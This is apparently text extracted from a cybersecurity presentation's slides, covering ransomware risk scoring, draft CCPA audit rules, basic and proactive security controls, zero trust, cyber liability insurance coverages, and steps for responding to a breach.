


Ransomware Susceptibility Index (RSI): **0.238** ⓘ ⓘ

<https://www.grfcpa.com/cyber-security-scorecard>



Embracing Technology



FAIR Analysis



FAIR Analysis Cont...




AI Gone Rogue

AI should be the start
not the end result



ChatGPT




CCPA Drafted Regulations

Requiring **annual independent, detailed cybersecurity audits** for businesses whose use and processing of consumer data meets a threshold for presenting a "significant risk" to consumer security

The auditor is specifically required to report issues regarding the cybersecurity audit **directly to the business's board of directors or governing body, as opposed to reporting issues to business management** with direct responsibility for the business's cybersecurity program

<https://www.jdsupra.com/legalnews/cppa-posts-draft-rules-on-cybersecurity-5762307/>






IT System Triangle

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The Security, Functionality and Usability Triangle



IT System Triangle

Basic Cybersecurity



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Reactionary CyberSecurity

- Multi-Factor Authentication (MFA)
- Antivirus (AV)
- Backups
- Mobile Device Management
- User Awareness Training



Advanced Cybersecurity



Proactive CyberSecurity

- Web Application Firewall (WAF)
 - Protection for Members' Information
 - Protection from Targeted Attacks
- IT Policy and Procedures
 - Disaster Recovery (DR)
 - Incident Response (IR)
 - Recovery Metrics (i.e., RPO/RT0)
- Security Operations Center (SOC)



Zero Trust Architecture



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Zero Trust Model

- Zero Trust is a conceptual process as opposed to a guided network architecture.
- Zero Trust assumes no “safe network” or “approved location” and goes hand in hand with Rights of Least Privilege.
- True Zero Trust is highly restrictive.
 - Understanding data value is key to implementing Zero Trust successfully.

IT Trade-Offs



IT Trade-Offs

- Vendor management is always easier than security management.
- Never spend more to protect something than it's worth.
- Advancing from reactive to proactive doesn't have to be a solo journey.



Cyber Liability and Ransomware



Common Claims Examples/ Types of Incidents

- Ransomware / Cyber Extortion Actions
- Phishing / Social Engineering (Financial and/or Data) Attempts and Successes
- Actual, attempted, and/or suspected intrusion and/or breach of CSBS's network
 - This extends to and includes 3rd party contracted services/managed networks
- Lost/Stolen laptop or mobile device
- Paper record breaches where privileged information is denoted



Cyber Liability Coverages – The Basics

Third-Party Coverages

- Network Security & Privacy Liability e.g. lawsuits, arbitration/mediation actions, etc.
- Regulatory Defense Expenses & Fines including PCI-DSS Fines & Penalties

First-Party Coverages

- Computer Forensics & Security Breach Remediation
- Privacy Breach Response Costs e.g. notification, legal, credit monitoring, etc.
- Crisis Management Event Expenses including Public Relations Expenses
- Cyber Extortion / Ransomware
- Cyber Crime (Social Engineering & Telecommunications Fraud)
- Business Interruption & Contingent or Dependent Business Interruption (Revenue Loss Coverage from a Cyber Claim)
- Data Restoration

Cyber Event Best Practices

1

Report under the Cyber Liability policy & Trigger Internal Crisis Management Team Procedures

Reporting should occur regardless of whether you think it will fall under the policy deductible.

2

Crisis Management Group Activation

Control knowledge access of the event and trigger protocols based on internal Crisis Management team and advise from Cyber Breach Response Team

3

Attorney/Client Privilege

Reporting to insurance carrier will trigger legal representation first and allow counsel to consult in a legally privileged manner in conjunction with the outsourced breach investigator

4

Consider Current Environment and Backups to be “At Risk” and Exposed

Work to verify overall scope of compromise and which systems/areas remain “safe”.

Cyber Event Best Practices

5

Internal Communication – Determine Safest Method Given Scope of Compromise

Based on scope of the breach, should non-corporate phone and email correspondence be considered? Is phone VOIP safe?

6

Don't Negotiate or Engage before Specialists are Engaged for Ransomware

Triggering the policy will allow for the utilization of advice and guidance from team of cyber breach experts to delineate best response & approach to extortionists.

7

Reporting to Authorities

Work with insurance carrier Cyber Breach Team on required reporting to appropriate authorities e.g. FBI, regulatory bodies, etc.

8

After Action Review

What are the lessons learned and what steps can be taken to prevent similar events in the future?

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